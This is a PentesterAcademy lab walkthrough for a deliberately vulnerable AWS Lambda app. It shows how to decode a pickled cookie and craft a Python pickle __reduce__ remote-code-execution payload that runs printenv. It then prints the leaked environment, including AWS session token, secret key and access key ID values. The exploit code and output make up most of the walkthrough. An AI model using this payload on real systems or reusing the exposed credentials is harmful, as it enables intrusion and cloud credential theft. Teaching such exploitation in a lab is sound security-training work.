

**ATTACK**  
**DEFENSE**  
by PentesterAcademy


<b>Name</b>	Insecure Deserialization
<b>URL</b>	<a href="https://attackdefense.com/challengedetails?cid=2283">https://attackdefense.com/challengedetails?cid=2283</a>
<b>Type</b>	AWS Cloud Security : Lambda

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

### Solution:


### Vulnerability: Insecure Deserialization

**Step 1:** Visit the link present in the challenge description.





The screenshot shows a web browser window with the address bar displaying `https://o34ywwltb1.execute-api.ap-southeast-1.amazonaws.com/default`. The page content features a large heading "Management Panel" centered on the page. Below the heading is a login form with two input fields: "Username" and "Password". The "Username" field contains the text "Username" and the "Password" field contains the text "Password". A "Submit" button is located to the right of the "Password" field.

**Step 2:** Configure browser to use proxy.




**Step 3:** Start OWASP ZAP and reload the web page to capture the request.





**Step 4:** The data parameter in cookie seems like base64, decode the value as base64.



Decoded cookie is python pickled data.

**Step 5:** Open python interactive shell in terminal and decode the pickled data.

### Commands:

```
import pickle
import base64
pickle.loads(base64.b64decode('<cookie data>'))
```

```
root@attackdefense:~# python3
Python 3.9.1rc1 (default, Nov 27 2020, 19:38:39)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> import base64
>>> pickle.loads(base64.b64decode('gASVJAAAAAAAAAB9lCiMCHVzZXJuYW1lIiwZFZ3Vlc3UjAhpc19hZG1pbpSJdS4='))
{'username': 'guest', 'is_admin': False}
>>> █
```

**Note:** replace <cookie data> with the actual cookie value.



**Step 4:** Use subprocess to create a pickle deserialization RCE payload.

### Commands:

```
import subprocess
class CMD():
    def __reduce__(self):
        return (subprocess.check_output,(['printenv'],))
pickledData=pickle.dumps(CMD())
base64.b64encode(pickledData)
```

```
>>> import subprocess
>>> class CMD():
...     def __reduce__(self):
...         return (subprocess.check_output,(['printenv'],))
...
>>> pickledData=pickle.dumps(CMD())
>>> base64.b64encode(pickledData)
b'gASVMQAAAAAAAAACMcN1YnByb2Nlc30UjAxjaGVja19vdXRwdXSUk5RdIiwIChJpbmRlbnaUYWUUpQu'
>>> █
```

**Step 5:** Replace the cookie value in the request and forward the request.



Received system environment variables in the error response.

**Step 6:** Beautify the output using sed.

**Command:** echo <environment variables> | sed 's/\n/\n/g'



```

AWS_LAMBDA_FUNCTION_VERSION=$LATEST\
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEFUaDmFwLXNvdXRoZWFzdC0xIkYwRAIgDK80100zqu06F/0+vwB9fcvYZeG5Y\
Gx77eak6ICcqwAGeUM4EogQfifAudFB3/GpgR+PBBL/07uaDT0HTmTzFJCJwKjk6Cs7gnFPMoXU7+TPrqJeL8dvcZ+jgC\
uUIEKYVgPSjDkkFDzqs05msZgb9ZKJMrk8GUHfPmC0yAaXoPdXyQ9yVAql90Qnd/RA1vEvC+ESaSwTy0cw2LfsgQY64QEr\
RiJfr4XK6Aa05U9516JhPFJFf0ecvuPsEpicjKPy2VAjjAvW9aQbTTaN/Y029uxIDXLPfzLPaunb00qYmL6mfb4Py0rfuD\
Y19e2GekFQjYU=\
LAMBDA_TASK_ROOT=/var/task\
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/t\
AWS_LAMBDA_LOG_GROUP_NAME=aws/lambda/broken-auth-insecure-deserialization\
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\
AWS_LAMBDA_LOG_STREAM_NAME=2021/02/28/[$LATEST]f6434e11421c4ef0876260e42761b364\
AWS_EXECUTION_ENV=AWS_Lambda_python3.8\
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000\
AWS_LAMBDA_FUNCTION_NAME=broken-auth-insecure-deserialization\
PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin\
AWS_DEFAULT_REGION=ap-southeast-1\
PWD=/var/task\
AWS_SECRET_ACCESS_KEY=hPazgcsBblU5zZI4aXcfCi3tDQ+YSfFb3heNWVL4\
LANG=en_US.UTF-8\
LAMBDA_RUNTIME_DIR=/var/runtime\
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand\
TZ=:UTC\
AWS_REGION=ap-southeast-1\
AWS_ACCESS_KEY_ID=ASIAUAWOPGE5HBN54GFT\
SHLVL=0\

```